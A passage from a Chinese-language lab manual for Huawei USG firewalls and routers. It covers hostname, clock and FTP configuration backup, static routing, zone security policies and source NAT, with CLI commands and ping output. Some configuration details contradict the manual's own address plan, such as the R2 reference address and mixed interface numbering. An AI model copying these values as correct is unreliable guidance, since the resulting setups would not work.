3.1.4 实验规划

管理员通过各种方式登录到防火墙上，配置防火墙主机名、时间及配置文件的备份与恢复。

表3-1 设备端口及参数说明

设备	端口	端口类型
管理PC	—	以太网口
防火墙	—	根据登录方式决定

3.1.5 实验任务

序号	任务	任务说明
1	登录设备	通过默认web等方式登录设备。
2	防火墙基础配置	防火墙基础配置包括设备命名、设备时间和设备配置的备份与恢复。 备份配置文件以防配置丢失。 恢复配置文件用于将配置文件从本地上传到设备上。

3.2 实验任务配置

3.2.1 配置思路

1.登录防火墙。

2.配置防火墙主机名。

3.配置防火墙时间。

4.备份及恢复防火墙的配置文件。

3.2.2 配置步骤 - CLI

步骤 1 登录 console、telnet 或 SSH 等方式防火墙，详情请参照实验 1。（略）

步骤 2 设备建立连接后，将所有设备上电，并且保证设备运行正常。

步骤 3 配置设备主机名。

```
<USG> system-view
[USG] sysname USG_A
```

步骤 4 配置时间。

```
<USG_A> clock datetime 0:0:0 2009-01-01
<USG_A> clock timezone BJ add 08:00:00 (可选)
```

(注意：如果系统默认的 UTC 是伦敦时间，伦敦当地时间为 2009 年 1 月 1 日 0 时 0 分 0 秒，想要得到对应的北京时间的方法是：北京处于+8 时区，时间偏移量增加了 8。在配置时，就是在系统默认的 UTC 时区的基础上，加上偏移量 8，才能得到预期的 BJ 时区。)

步骤 5 备份和恢复配置文件。备份和恢复配置文件可以通过 FTP 文件传输功能实现。

配置防火墙为 FTP Server。

1) 配置防火墙接口 GE1/0/1 的 IP 地址为 10.1.2.1/24、接口加入到 trust 区域，放行 FTP 文件传输的包过滤规则。（注：后续章节详解安全策略）

```
[USG_A] security-policy
[USG_A-policy-security] rule name FTP_backup
[USG_A-policy-security-rule-FTP_backup] source-zone trust
[USG_A-policy-security-rule-FTP_backup] destination-zone local
[USG_A-policy-security-rule-FTP_backup] service ftp
[USG_A-policy-security-rule-FTP_backup] action permit
```

2) 开启设备的 FTP 功能并配置 FTP 用户名、密码及 FTP 路径。

```
<USG_A> system-view
[USG_A] ftp server enable
Info:Start FTP server
[USG_A] aaa
[USG_A-aaa] manager-user ftpuser
[USG_A-aaa-manager-user-ftpuser] service-type ftp
[USG_A-aaa-manager-user-ftpuser] password cipher Ftppass#
[USG_A-aaa-manager-user-ftpuser] level 3
[USG_A-aaa-manager-user-ftpuser] ftp-directory hda1:/
```

从配置终端使用 ftp 命令登录到设备上。

备份：使用 get 命令从设备下载文件到 PC。这里以安装 Windows 操作系统的 PC 为例：“开始 > 运行”，输入 cmd 后单击“确定”。

```
C:\Documents and Settings\Administrator> ftp 10.1.2.1
Connected to 10.1.2.1
220 FTP service ready.
User (10.1.2.1:(none)): ftpuser
331 Password required for ftpuser.
Password:
230 User logged in.
ftp> get vrpcfg.zip
200 Port command okay.
150 Opening ASCII mode data connection for vrpcfg.zip.
226 Transfer complete.
ftp: 收到 5203 字节，用时 0.01Seconds 346.87Kbytes/sec.
ftp> lcd
Local directory now C:\Documents and Settings\Administrator.
```

恢复：恢复使用 put 命令将文件上传到设备上。

```
ftp> put vrpcfg.zip
200 Port command okay.
150 Opening ASCII mode data connection for vrpcfg.zip.
226 Transfer complete.
```

ftp: 发送 5203 字节，用时 0.00Seconds 5203000.00Kbytes/sec.

在 USG 设备中配置命令行，配置设备下次启动使用的配置文件。


```
<USG_A > startup saved-configuration vrpcfg.zip
```

3.2.3 配置步骤 - WEB

步骤 1 设备建立连接后，将所有设备上电，并且保证设备运行正常。

步骤 2 通过 Web 管理方式，登录到设备中。

步骤 3 配置设备主机名。选择“面板 > 系统信息 > 设备名称”，单击“更改”。




步骤 4 配置时间。选择“系统 > 配置 > 时钟配置”。

步骤 5 备份和恢复配置文件。

备份配置文件。

1) 在菜单导航树中选择“系统 > 配置文件管理”进入配置管理界面。单击“选择”按钮，进入配置文件管理界面。



2) 单击待备份的配置文件对应的下载图标。

(注意: 此配置文件当前正在使用，点击 下载配置文件到本地)

恢复配置文件。


3) 单击上传按钮进入上传文件界面。单击“浏览”按钮选择本地的配置文件后，选择“OK”后，设备会将文件上传到设备中。

4) 设置上次配置文件为下次启动文件。上传文件所在行上单击 图标，图标变成 。

5) 重新启动设备，使配置文件生效。选择“系统 > 配置 > 系统重启”，重启设备。

3.3 结果验证

选择“系统 > 配置文件管理”查看下一次启动的配置文件。



4 网络基础配置

4.1 实验介绍

4.1.1 关于本实验


本实验通过配置静态路由，掌握网络基本配置方法。

4.1.2 实验目的

- 理解路由的意义。
- 掌握静态路由的配置方法。

4.1.3 实验组网介绍

图4-1 网络基础配置实验拓扑图



4.1.4 实验规划

两台路由器相连，并且每台路由器都连着一台主机，要求主机之间能够互相通信。

表4-1 IP 地址参数设计

设备	端口	IP地址
R1	GE1/0/1	10.1.1.1/24
	GE1/0/2	10.1.2.1/24
R2	GE1/0/1	10.1.1.2/24
	GE1/0/2	10.1.3.1/24
PC1	Eth0/0/1	10.1.2.100/24
PC2	Eth0/0/1	10.1.3.100/24

4.1.5 实验任务

序号	任务	任务说明
1	配置设备基础信息	配置路由器和PC的IP地址。
2	配置静态路由	配置静态路由用于PC 1和PC 2互通。

4.2 实验任务配置

4.2.1 配置思路

1.配置设备及主机的 IP 地址。

2.配置静态路由。

3.测试 PC 互通。

4.2.2 配置步骤

步骤 1 配置接口 IP 地址（以 R1 的 GE0/0/1 为例）。

```
<Huawei> system-view
[Huawei] sysname R1
[R1] GigabitEthernet1/0/1
[R1-GigabitEthernet1/0/1] ip address 10.1.1.1 255.255.255.0
```

步骤 2 配置静态路由。

在 R1 上配置去往 PC 2 的静态路由。

```
[R1] ip route-static 10.1.3.0 24 10.1.1.2
```

在 R2 上配置去往 PC 1 的静态路由。

```
[R2] ip route-static 10.1.2.0 24 10.1.1.1
```

4.3 结果验证

配置 PC 的 IP 地址。

在 PC 1 上 ping PC 2，出现以下信息则说明配置成功。

```
PC> ping 10.1.3.1

Ping 10.1.3.1: 32 data bytes, Press Ctrl_C to break
From 10.1.3.1: bytes=32 seq=1 ttl=254 time=78 ms
From 10.1.3.1: bytes=32 seq=2 ttl=254 time=47 ms
From 10.1.3.1: bytes=32 seq=3 ttl=254 time=47 ms
From 10.1.3.1: bytes=32 seq=4 ttl=254 time=78 ms
From 10.1.3.1: bytes=32 seq=5 ttl=254 time=47 ms

--- 10.1.3.1 ping statistics ---
  5 packet(s) transmitted
  5 packet(s) received
  0.00% packet loss
  round-trip min/avg/max = 47/59/78 ms
```

在 PC 1 上 ping PC 2，出现以下信息则说明配置成功。

```
PC> ping 10.1.2.100

Ping 10.1.2.100: 32 data bytes, Press Ctrl_C to break
From 10.1.2.100: bytes=32 seq=1 ttl=126 time=63 ms
From 10.1.2.100: bytes=32 seq=2 ttl=126 time=94 ms
From 10.1.2.100: bytes=32 seq=3 ttl=126 time=78 ms
From 10.1.2.100: bytes=32 seq=4 ttl=126 time=140 ms
From 10.1.2.100: bytes=32 seq=5 ttl=126 time=78 ms

--- 10.1.2.100 ping statistics ---
  5 packet(s) transmitted
  5 packet(s) received
  0.00% packet loss
  round-trip min/avg/max = 63/90/140 ms
```

4.4 配置参考

4.4.1 R1 的配置

```
#
sysname R1
#
interface GigabitEthernet0/0/1
 ip address 10.1.1.1 255.255.255.0
#
interface GigabitEthernet0/0/2
```

```
 ip address 10.1.2.1 255.255.255.0
#
ip route-static 10.1.3.0 255.255.255.0 10.1.1.2
#
```

4.4.2 R2 的配置

```
#
sysname R2
#
interface GigabitEthernet0/0/1
 ip address 10.1.1.2 255.255.255.0
#
interface GigabitEthernet0/0/2
 ip address 10.1.2.1 255.255.255.0
#
ip route-static 10.1.2.0 255.255.255.0 10.1.1.1
#
```

4.5 思考题

如果将路由器设备换成防火墙，请问该怎么配置实现网络互通?

5 防火墙安全策略实验

5.1 实验介绍

5.1.1 关于本实验


本实验通过在防火墙上部署安全策略，保证 Trust 区域能够主动访问 Untrust 区域。

5.1.2 实验目的

- 理解安全策略原理。
- 理解不同安全区域之间的关系。
- 掌握通过命令行和 web 方式配置防火墙安全策略。

5.1.3 实验组网介绍

图5-1 防火墙安全策略实验拓扑图



5.1.4 实验规划

USG 作为安全设备被部署在业务节点上。其中上下行设备均是交换机，USG_A 下行业务接口工作在三层。

表5-1 端口地址和区域划分

设备名称	接口	IP地址	区域
USG6330-1	G1/0/1	10.1.2.1	Trust
	G1/0/4	40.1.1.1	Untrust
PC1	E0/0/1	10.1.2.100	Trust

PC2	E0/0/1	40.1.1.100	Untrust

5.1.5 实验任务列表

序号	任务	子任务	任务说明
1	配置基础数据	配置安全区域	将各接口加入安全区域
		配置安全策略	放行Trust到Untrust区域策略

5.2 实验任务配置

5.2.1 配置思路

1.配置基本的 IP 地址和所属安全区域。

2.配置域间安全策略。

5.2.2 配置步骤-CLI

步骤 1 完成 USG_A 上、下行业务接口的配置。配置各接口 IP 地址并加入相应安全区域。

```
<USG> system-view
[USG]sysname USG_A
[USG_A] interface GigabitEthernet 1/0/1
[USG_A-GigabitEthernet1/0/1] ip address 10.1.2.1 255.255.255.0
[USG_A-GigabitEthernet1/0/1] quit
[USG_A] interface GigabitEthernet 1/0/4
[USG_A-GigabitEthernet1/0/4] ip address 40.1.1.1 255.255.255.0
[USG_A-GigabitEthernet1/0/4] quit
[USG_A] firewall zone trust
[USG_A-zone-trust] add interface GigabitEthernet 1/0/1
[USG_A-zone-trust] quit
[USG_A] firewall zone untrust
[USG_A-zone-untrust] add interface GigabitEthernet 1/0/4
[USG_A-zone-untrust] quit
```

步骤 2 配置 Trust 区域和 Untrust 区域的域间转发策略。

配置 Trust 区域和 Untrust 区域的域间转发策略。

```
[USG_A] security-policy
[USG_A-policy-security] rule name policy_sec
[USG_A-policy-security-rule-policy_sec] source-zone trust
[USG_A-policy-security-rule-policy_sec] destination-zone untrust
[USG_A-policy-security-rule-policy_sec] action permit
[USG_A-policy-security-rule-policy_sec] quit
```


步骤 3 配置 Switch。

分别将两台 Switch 的三个接口加入同一个 VLAN，缺省即可，如需配置请参考交换机的相关文档。

5.2.3 配置步骤-Web

步骤 1 完成 USG_A 防火墙接口配置。选择“网络 > 接口”。


单击需要配置接口后面的配置按钮 。 依次选择或输入各项参数，单击“确定”。 完成 GigabitEthernet1/0/1 接口配置如图所示：



GigabitEthernet1/0/4 配置类似。

步骤 2 完成 USG_A 防火墙域间转发策略配置。

Trust 与 untrust 间转发策略：选择“策略 > 安全策略 > 安全策略”。 在“安全策略列表”中，单击“新建”。 依次输入或选择各项参数。 单击“确定”。 完成 Trust 与 untrust 间转发策略如图所示：



5.3 结果验证

5.3.1 查看相关信息

通过命令 ping 40.1.1.100 查看看 PC1 是否能够 ping 通 PC2。

```
PC> ping 40.1.1.100

Ping 40.1.1.100: 32 data bytes, Press Ctrl_C to break
From 40.1.1.100: bytes=32 seq=1 ttl=127 time=16 ms
From 40.1.1.100: bytes=32 seq=2 ttl=127 time=16 ms
From 40.1.1.100: bytes=32 seq=3 ttl=127 time=15 ms
From 40.1.1.100: bytes=32 seq=4 ttl=127 time<1 ms
From 40.1.1.100: bytes=32 seq=5 ttl=127 time=16 ms

--- 40.1.1.100 ping statistics ---
  5 packet(s) transmitted
  5 packet(s) received
  0.00% packet loss
  round-trip min/avg/max = 0/12/16 ms
```

通过 display firewall session table 命令可以查看防火墙的会话表。

```
[USG_A] display firewall session table
 Current Total Sessions : 5
 icmp  VPN: public --> public  10.1.2.100:49569 --> 40.1.1.100:2048
 icmp  VPN: public --> public  10.1.2.100:50081 --> 40.1.1.100:2048
 icmp  VPN: public --> public  10.1.2.100:49057 --> 40.1.1.100:2048
 icmp  VPN: public --> public  10.1.2.100:49313 --> 40.1.1.100:2048
 icmp  VPN: public --> public  10.1.2.100:49825 --> 40.1.1.100:2048
```

5.4 思考题

在本实验的基础上，请尝试使用 PC2 访问 PC1，并说明为什么无法 ping 通。

6 防火墙 NAT Server & 源 NAT 实验

6.1 实验介绍

6.1.1 关于本实验


通过在出口防火墙上配置 NAT 技术，可以实现位于私网的多个用户使用少量的公网地址同时访问 Internet，也可以使外网用户通过特定 ip 地址访问内网服务器。

6.1.2 实验目的

- 理解源 NAT 应用场景及原理。
- 理解 NAT Server 应用场景及原理。
- 掌握通过命令行和 web 方式配置防火墙 NAT Server & 源 NAT 命令。

6.1.3 实验组网介绍

图6-1 防火墙 NAT Server & 源 NAT 实验拓扑图



6.1.4 实验规划

USG 作为安全设备被部署在业务节点上。其中上下行设备均是交换机。

表6-1 端口地址和区域划分

设备名称	接口	IP地址	区域
USG6330-1	G1/0/0	10.1.1.1	DMZ
	G1/0/1	10.1.2.1	Trust
	G1/0/4	40.1.1.1	Untrust
PC1	E0/0/1	10.1.2.100	Trust
PC2	E0/0/1	40.1.1.100	Untrust
Server	E0/0/1	10.1.1.100	DMZ

6.1.5 实验任务列表

序号	任务	子任务	任务说明
1	配置基础参数	配置安全区域	将各接口接入安全区域
		配置安全策略	放行Trust到Untrust区域策略
2	配置源NAT	配置nat地址池	创建公网地址池
		配置nat策略	配置trunst到untrust的nat策略

6.2 实验任务配置（源 NAT 实验）

6.2.1 配置思路

1.配置基本的 IP 地址和所属安全区域，并且放行对应安全策略。

2.创建 NAT 地址池。

3.配置 NAT 策略。

6.2.2 配置步骤-CLI

步骤 1 完成 USG6330-1 上、下行业务接口的配置。配置各接口 IP 地址并加入相应安全区域。

```
<USG> system-view
[USG] sysname USG6330-1
[USG6330-1] interface GigabitEthernet 1/0/1
[USG6330-1-GigabitEthernet1/0/1] ip address 10.1.2.1 255.255.255.0
[USG6330-1-GigabitEthernet1/0/1] quit
[USG6330-1] interface GigabitEthernet 1/0/4
[USG6330-1-GigabitEthernet1/0/4] ip address 40.1.1.1 255.255.255.0
[USG6330-1-GigabitEthernet1/0/4] quit
```

```
[USG6330-1] firewall zone trust
[USG6330-1-zone-trust] add interface GigabitEthernet 1/0/1
[USG6330-1-zone-trust] quit
[USG6330-1] firewall zone untrust
[USG6330-1-zone-untrust] add interface GigabitEthernet 1/0/4
[USG6330-1-zone-untrust] quit
```

步骤 2 配置 Trust 区域和 Untrust 区域的域间转发策略。

```
[USG6330-1] security-policy
[USG6330-1-policy-security] rule name policy_sec
[USG6330-1-policy-security-rule-policy_sec] source-zone trust
[USG6330-1-policy-security-rule-policy_sec] destination-zone untrust
[USG6330-1-policy-security-rule-policy_sec] action permit
[USG6330-1-policy-security-rule-policy_sec] quit
```

步骤 3 配置 NAT 地址池，公网地址范围为 2.2.2.2-2.2.2.5。

```
[USG6330-1] nat address-group natpool
[USG6330-1-address-group-natpool] section 2.2.2.2 2.2.2.5
```

步骤 4 配置 NAT 策略。

```
[USG6330-1] nat-policy
[USG6330-1-policy-nat] rule name source_nat
[USG6330-1-policy-nat-rule-source_nat] destination-zone untrust
[USG6330-1-policy-nat-rule-source_nat] source-zone trust
[USG6330-1-policy-nat-rule-source_nat] action nat address-group natpool
```


步骤 5 配置 Switch。

分别将两台 Switch 的三个接口加入同一个 VLAN，缺省即可，如需配置请参考交换机的相关文档。

6.2.3 配置步骤-Web

步骤 1 完成 USG6330-1 防火墙接口配置。选择“网络 > 接口”。

